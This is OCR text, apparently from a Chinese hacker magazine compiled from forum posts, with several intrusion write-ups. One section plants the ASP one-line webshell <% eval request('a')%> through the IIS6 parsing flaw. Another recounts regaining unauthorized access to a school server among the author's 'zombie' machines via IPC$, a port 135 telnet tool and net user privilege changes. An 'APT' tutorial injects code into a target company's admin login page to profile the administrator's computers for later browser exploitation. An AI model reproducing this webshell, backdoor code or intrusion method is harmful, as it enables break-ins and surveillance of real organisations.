


图 1.2.12 查看表段结构

导出数据表 db2 => export to /tmp/cms_users of del select * from cms_users




图 1.2.13 拿到目标表

最后终于拿到了需要的 user 表

（全文完）责任编辑：游风

第 3 节. 针对 OTCMS 官方 demo 站点的一次授权检测

作者：简单、

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

说说为啥检测它.

因为在 2013-01-13 的时候，因为朋友需要帮助

然后针对 otcms 的类型站点进行过一次检测.

当时由于弱口令，将安装了 otcms 的一个服务器取到 shell。

后期提交给相关工作人员。

工作人员进行了网站程序代码漏洞修复.但是啥礼品也没有给....

直到最近 xxser 同学需要各种 cms 来做实例讲解.

针对互联网的 aspcms 进行了针对性的解释后，

我又想到了上一次的 otcms.

于是重新加回客服 QQ.进行了解.

过程如图 1.3.1，1.3.2，1.3.3，1.3.4

图 1.3.1 聊天记录

图 1.3.2 聊天记录

图 1.3.3 聊天记录

图 1.3.4 聊天记录

在客服提供 demo 平台的情况下，前台页面，与后台管理页面的信息
授权结束，开始进行检测
然后开始进行的测试阶段...
在 1.15 分的时候，成功取得了当前 demo 的 webshell 内容.
提权就算了....
本次入侵用到的方式.主要是 IIS6.0 的解析漏洞.
在上一个版本呢的 otcms 入侵时，就是 xxser 大牛在模版管理地区.
进行 1.asp.html 绑定一句话木马内容进行的一次渗透，具体的内容地址看：
http://user.qzone.qq.com/510942284/infocenter#!app=2&via=QZ.HashRefresh&pos=1358087439
本次渗透服务器同样也是 IIS6.0 所以依然用到的是解析漏洞.
本次入侵，如同上一次一样，依然是各种碰壁.
在模版修改模块，管理员把权限限制的很死，一个文件不存在直接报错！
恨不得把 404 吞了..
然后再次进行大范围的搜索.
由于网站进行了缓存,
缓存内容是自定义的配置文件夹.
在文件夹设置的地址，内容限制的很死.
可惜了.你只是针对用户输入进行的 js 脚本验证，然后我手贱.
把那段 js 事件灭了. 然后进行修改 1.asp.html 进行修改保存.
然后针对网站的配置文件进行缓存文件清理，并且生成新的文章.
在文章内部当然是绑定我们的一句话木马咯.
<% eval request(“a”)%>
一句话很短，但是功能好大！
进行各种配置匹配以后，最终。
服务器由于权限配置不当，导致服务器成功使用菜刀进行一句话木马的链接.

图 1.3.5 菜刀连接成功

（全文完）责任编辑：Silent

第 4 节. 入侵时端口妙用 一个小案例

作者：Str0ng
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

起因

寒假过后学校内部貌似整顿了，我掌控的我 20 几台肉鸡掉了个只身下 7 台，很是郁闷恰巧最近又在写论文也没什么时间理睬那些肉鸡，不过最近写着写着发现手头的资料不够了，逐想到了找回之前的一台论文备份服务器去下点资料（友情提醒：三年内论文都是有存档的，相似度相近 70%就等着不毕业吧）

受助

对内网的渗透是一个积累的过程把我的先前收集的密码表拿出来然后开始用工具跑提示一个密码是正确的 然后我连上 3389 试了试 我日啊 他妹的啊 肿么办啊！！闹那样啊！！！




图 1.4.1 连 3389 失败

我日啊 administrator 没赋予远程登入的权限。。。这下坑了拿阿 D 扫了扫端口，如图 1.4.2




图 1.4.2 扫描端口

80 开的 打开一看尼玛啊，403，如图 1.4.3

不管了无脑扔进扫描器试试 在破壳里加上了自己 SHELL 的地址不一会儿尼玛 SHELL 还健在真是高兴啊 先前拿的服务器是 EWEditor 的漏洞拿的 SA 直接加账户 可惜这次网站都改了 我也不知道什么情况先开 SHELL 看看

图 1.4.3 禁止查看

调用

打开一看后台一看尼玛权限被限制了

找了下基本没有可写目录 刚好时下很兴的 ipc$调用试试反正之前的扫描看了下 445 和 135 都开着应该不是问题 说罢就去试了试。。。首先建立被调用服务器的共享目录

打开计算机管理找到共享

反键建立一个共享文件夹记得要把权限赋予好本人就不多赘述了

请自行跳转 http://lcx.cc/?i=3221 查看相关设置建立好了请在 win+r 调出运行测试下是否开启成功输入\\127.0.0.1 ， 如图 1.4.4

图 1.4.4 查看共享

说明 IPC$建立成功

然后我们在要调用的 WEBSHELL 测试下




图 1.4.5 在 shell 测试

nice 可以调用

我了个操我说上常用溢出工具都不行原来是有杀软




图 1.4.6 查看进程发现 360

IIS6 PR 巴西烤肉 VBS 统统跪了 操你大爷的 360 这么晚了免杀牛都睡了 真是遗憾啊
只能想相别的办法了。。。。。。。。
一二连三的失败让我蛋疼开着端口发了会儿呆了突然就有了点思路
-。- 445 下面科普下 135
135 端口是远程调用的端口
抓鸡牛都知道 135 抓鸡扫描出账户和密码是可以直接日进电脑的
可不是正如了我的条件么
第一、开启了 135 端口
第二、我有帐号和密码
尼玛百度了一圈 说有个工具可以直接利用 135 端口开启 TELNET 不知道是不是真的反正我试试就是了 尼玛这软件还真不好找 问了好几个朋友才拿到了。。
提权




图 1.4.7 工具界面

好老的软件了 不管了先试试能不能提权了




图 1.4.8 工具运行成功

我了个擦真的这么虎？

操进 telnet 后直接 net user 把 administaror 加入了 RDP 组就是远程访问控制的那个权限直接杀入服务器




图 1.4.9 进入服务器

真是遗憾 绕了一大圈。。。。。

总结

日站的时候多思路还是不错的比如受困的时候利用其他端口真正的 HACK 应该会对这些端口的利用的了解程度很高吧？虽然我这小菜突然想起来还可以拿 135。。。撸。。。总之细心和结合环境真的很重要，好久没写文章了，烂文一篇，看完真是消耗各位时间了。

（全文完）责任编辑：小杰

第 5 节. APT 渗透经验谈第一讲 从 Web 到 PC 1

作者：Mr.Cool
来自：Silic Group Hacker Army
网址：http://bbs.blackbap.org/

社进目标网站后台

近年来，我们经常会看到海内外的一些大公司遭到 APT 攻击的报告，APT 这个字眼越来越频繁的出现在大家的屏幕上，那么什么是 APT 攻击呢？

APT 攻击又称持续性攻击，严格来讲，其实 APT 没有什么特定的形式，但是 APT 攻击却有一个共同的特征就是手法宽泛，综合性较强，而且持续时间长，往往是针对个人下手进而控制大范围的网络权限。

其实 APT 并没有什么特别神秘的地方，这就好比美国阿波罗 11 号登月飞船，美国的阿波罗 11 号飞船其实并没什么领先于其他国家的超级先进技术，但是他却综合了各个领域最尖端的科技成果，完美组合利用最终成功登月。APT 渗透其实就是这样，往往进行 APT 渗透的团队他们并没有掌握比其他团队更先进的攻击手法， 或者 0day 之类的东西，但是讲各个方面的 bug，exploit 组合利用，加以长时间社工等信息交互，最终成功渗透大范围的网络。

习科核心技术团队作为国内优秀的网络安全技术团队，在这里将以长期连载实例帖子形式一步一步为大家揭开 APT 渗透的神秘面纱。

本帖以某个中小型公司为例，讲述 APT 进行“踩点”的一个简单方式，本帖子中的踩点比较简单，但是却是迈开持续性渗透的第一步

目标公司具有一定规模，拥有自己的 Web 站点，也有自己公司的网络出口，公司网站使用的是虚拟主机，并且有自己的邮件服务器。

因为直接取邮件服务器的成功率非常低，成功率甚至低于 1%，所以我们选择了对 Web 网站进行攻击。

取 Web 服务器这一步，本帖子中就不再陈述，因为这并不属于我们要在本贴中认真探讨的话题，事实上，即使取不到 Web 服务器，我们仍然有其他的办法。

我们取到 Web 服务器的唯一价值就是，摸清这个公司的网络进出口，以及对网站的管理员进行持续性攻击

首先要从管理员那里获得信息，就要从管理入口下手，如图 1.5.1

截图中已经显示了这个后台中的完整 form 表格，当 default.asp 文件对 cmd 变量取值为 login 时，后台程序将验证管理员密码的正确性。

那么我们再来看看 default.asp 的代码：

```
……
if request("cmd")="login"    then
username=safe(request.form("username"))
password=safe(request.form("password"))
if trim(username)="" or trim(password)="" then
            showmsg "请填写登陆信息",2,"default.asp"
end if
set rs=server.createobject("adodb.recordset")
sql="select seq,username,password,truename,user_role,sex from admin32 where
username='"&username&"' and user_role>1"
```

```
rs.open sql,conn,1,1
if rs.eof or rs.bof then
        showmsg "用户名不存在",2,"default.asp"
end if
if md5(password)<>trim(rs("password")) then
        showmsg "密码错误",2,"default.asp"
else
        session("userid")=rs("seq")
        session("user_role")=rs("user_role")
        session("islogin")=true
        session("sex")=rs("sex")
        session("netlogin")="82090704"
        session("passwd")=md5(password)
        session("username")=username
        session("truename")=rs("truename")
        showmsg "登陆成功！ ",2,"main.asp"
end if
……
```




图 1.5.1 查看代码

我们可以看到当 cmd 取值为 login 的时候，default 都执行了什么代码，最后的 else 后面是登陆成功后系统执行的代码

这里正好是我们可以利用的代码，既然登陆成功的一定是管理员（这个前提当然是这个网站已经没有可以被小黑利用的漏洞的前提了）

我们既然要利用这里对管理员进行信息收集，那么可以插入一些简单的成型的代码：

```
……
if request("cmd")="login"    then
username=safe(request.form("username"))
password=safe(request.form("password"))
if trim(username)="" or trim(password)="" then
            showmsg "请填写登陆信息",2,"default.asp"
end if
set rs=server.createobject("adodb.recordset")
sql="select seq,username,password,truename,user_role,sex from admin32 where
username='"&username&"' and user_role>1"
rs.open sql,conn,1,1
if rs.eof or rs.bof then
            showmsg "用户名不存在",2,"default.asp"
end if
if md5(password)<>trim(rs("password")) then
            showmsg "密码错误",2,"default.asp"
else
'首先建立一个用于记录管理员信息的文件 record.html
            rfile = "record.html"
'这是记录管理员 ip 的代码
            userip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
            If userip = "" Then userip = Request.ServerVariables("REMOTE_ADDR")
            userhost = Request.ServerVariables("Remote_Host")
'这里记录登陆者的浏览器和系统信息
            uuser = Request.ServerVariables("HTTP_USER_AGENT")
'这里是记录已经登陆的 WinNT 账户的，成功率低于 1‰
            userlogin = Request.ServerVariables("LOGON_USER")
'最后对数据进行格式化整理和写入文件
            data = "<pre>" & vbcrlf & "User Host: " & userhost & "<br />" & vbcrlf & "User IP: " &
userip & "<br />" & vbcrlf & "User Agent: " & uuser & "<br />" & vbcrlf & "System Login Name: "
& userlogin & "<br />" & vbcrlf & "Time: " & now & "<br />" & vbcrlf & "</pre>" & vbcrlf &
"<hr><br />" & vbcrlf
            Set Fs=Server.CreateObject("Scripting.FileSystemObject")
            Set File=Fs.OpenTextFile(Server.MapPath(rfile),8,Flase)
            File.Writeline data
            File.Close
'记录结束
            session("userid")=rs("seq")
            session("user_role")=rs("user_role")
```

```
            session("islogin")=true
            session("sex")=rs("sex")
            session("netlogin")="82090704"
            session("passwd")=md5(password)
            session("username")=username
            session("truename")=rs("truename")
            showmsg "登陆成功！ ",2,"main.asp"
end if
……
```

正常情况下，一个公司都是周一至周五办公，因此这段记录代码我们是从周一上班之前插入，通常是周末将这段代码插入到目标公司的后台，并且要在周日晚之前调试完成。


这里之所以要注意时间，因为目标公司不一定是在中国本土，可能在日韩，或者北美，欧洲，他们的时区要注意。

另外也插代码插失败的时候，管理员如果刚好在线，就会很悲剧，给渗透的后半段造成的严重阻碍。无巧不成书的，调试代码错误的时候管理员刚巧在线的情况又不是没有过，所以一定要注意。

对于这个信息采集，并不是一次性完成的，我们需要对管理员的登陆频率，登陆地点以及使用的系统环境如何，都有一定的掌握。

这个采集首先进行一个完整的礼拜，这个礼拜只进行记录和统计，不进行下一步动作。

我们来看一下我们统计的结果,如图 1.5.2



习科silic WWW.BLACKBAP.ORG

图 1.5.2 统计管理登录结果

一个礼拜下来，我们发现每天管理员都登陆网站后台一次，我们共记录到了 5 次
周一：Windows XP，Safari 浏览器
周二：Windows XP，IE 8
周三：Windows XP，IE 6， .NET 2.0 & .NET 4.0
周四：Windows XP，IE 8
周五：Windows XP，IE 6
这里的 ip 是同一个 ip，所以我们可以确认这个 ip 肯定是目标公司的出入口。
其次，我们看到至少有 4 台不同的机器登陆后台，我们逐一分析。
周一的机器我们猜测可能是管理员的 PC，笔记本之类的，可能是周末带回家做了什么东西周一带回来使用并登陆了后台，这台机器估计安全性应该较高
周二和周四的机器可能是同一台机器，IE8 可以利用近期的 Java 漏洞挂马
周三的机器是 IE6，装了.NET FrameWork，有理由怀疑是有某个公司内部使用的程序，例如人事管理系统，财务管理系统
这里选择下手的机器也是要深思熟虑的。
如果直接对周三的机器下手，用.NET 的安全问题挂马，可能会成功
但是这台机器登陆的频率可能不会很多，而且如果不巧是其他机器登陆的
